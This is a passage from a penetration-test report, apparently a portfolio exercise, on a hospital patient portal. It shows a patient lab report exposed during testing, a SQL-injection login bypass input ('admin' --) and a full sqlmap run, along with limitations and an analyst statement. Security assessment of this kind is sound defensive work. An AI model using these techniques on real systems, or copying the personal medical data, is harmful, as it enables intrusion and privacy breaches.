
Patient Name: Emily Thompson Report Date: 2024-11-06
Patient ID: MG-P-10258 Referring Dr: Dr. Ahmed Kara
Date of Birth: 1978-09-03 Specimen: Serum
Gender: Female Lab Ref No: LR-2024-1205

TEST	RESULT	UNIT	REFERENCE RANGE	FLAG
Haemoglobin	11.4	g/dL	12.0 - 15.5	LOW
Ferritin	9	ug/L	15 - 150	LOW
TSH	3.1	mIU/L	0.4 - 4.0	Normal
Vitamin D	42	nmol/L	50 - 125	LOW
Fasting Glucose	5.1	mmol/L	3.9 - 5.5	Normal


Reported by: Dr. Rajesh Naidoo, MBBCh FCPATH
Mediroza Diagnostics Lab - SANAS accredited pathology laboratory (Ref M0417)
This report is confidential and intended only for the named patient and the referring clinician.
Verified electronically. No signature required. Mediroza CMS 1.4.2



19 Patient Report 3 Decryption — captured evidence



20 Patient Reports Listing — captured evidence



21 PDF Crack Execution — captured evidence

Emergency: +27 11 555 0100 | Open 24/7

Staff Login | Find Us

Mediroza

Home About Doctors Contact Patient Portal

Patient Portal

Sign in to view your lab reports and results.

Username
admin' --

Password
Wrongpass

☒ Show password

Sign In

© 2026 Mediroza General Hospital. All rights reserved. Powered by Mediroza CMS

22 SQLi Application Evidence — captured evidence

```
(kali@kali)~[~/Downloads/Week4/Mediroza]
$ sqlmap -u "https://medirozahospital.com/patient/login.php" \
--data="username=admin&password=wrongpassword123" \
-p username \
--batch \
--level=1 \
--risk=1 \
--threads=1 \
--timeout=15 \
--retries=1


[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability
ity and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:31:19 /2026-10-01/


[12:31:26] [INFO] testing connection to the target URL
[12:31:29] [WARNING] the web server responded with an HTTP error code (403) which could interfere with the re
sults of the tests
[12:31:29] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:31:31] [INFO] testing if the target URL content is stable
[12:31:33] [INFO] target URL content is stable
[12:31:35] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[12:31:36] [INFO] testing for SQL injection on POST parameter 'username'
[12:31:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:31:47] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:31:49] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACT
VALUE)'
[12:31:55] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[12:32:01] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[12:32:07] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[12:32:12] [INFO] testing 'Generic inline queries'
[12:32:13] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[12:32:18] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[12:32:22] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[12:32:22] [WARNING] most likely web server instance hasn't recovered yet from previous timed based payload.
If the problem persists please wait for a few minutes and rerun without flag 'T' in option '--technique' (e.g
. '--flush-session --technique=BEUS') or try to lower the value of option '--time-sec' (e.g. '--time-sec=2')
[12:32:26] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[12:32:34] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[12:32:40] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[12:32:45] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[12:32:52] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[12:32:57] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique
found. Do you want to reduce the number of requests? [Y/n] Y
[12:33:04] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[12:33:11] [WARNING] POST parameter 'username' does not seem to be injectable
[12:33:11] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--lev
el'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection
mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') an
d/or switch '--random-agent'
[12:33:11] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 8 times

[*] ending @ 12:33:11 /2026-10-01/
```

23 SQLmap Validation — captured evidence



24 Staff Directory Index — captured evidence



25 Staff Login — captured evidence

33. Limitations & Evidence Boundaries

- The exact server-side source code was not available; root causes are therefore stated at the level supported by black-box behavior.
- sqlmap did not independently confirm the SQL injection because of repeated HTTP 403 responses and connection instability. Manual differential testing and Burp/browser evidence are the primary proof.
- A standalone cross-patient IDOR was not claimed because the test did not establish that a legitimately authenticated patient could access another patient record without the authentication bypass.
- The contents of the exposed error_log were not claimed as readable; only its filename and metadata were observed in the directory listing.

- Auxiliary mail/FTP/DNS/cPanel services were enumerated but not independently exploited because the authorized scope was the target domain and no destructive or out-of-scope testing was performed.
- No crack runtimes are reported because reliable timing evidence was not captured.

34. Final Analyst Statement

The evidence supports a practical compromise path from an unauthenticated external position to sensitive patient and corporate information. The strongest findings are independently reproducible and do not depend on speculative source-code claims. The most important remediation objective is to restore trust boundaries at the application, file-system and deployment layers simultaneously.

This report is intentionally structured as a standalone security engineering case study. It demonstrates reconnaissance, manual exploitation, evidence preservation, cryptographic analysis, sensitive-data quantification, remediation engineering, detection design and retest planning. Those elements make the project suitable for a professional portfolio when accompanied by a sanitized public version that excludes credentials and personal data.

Prepared by Chandrashekar Bala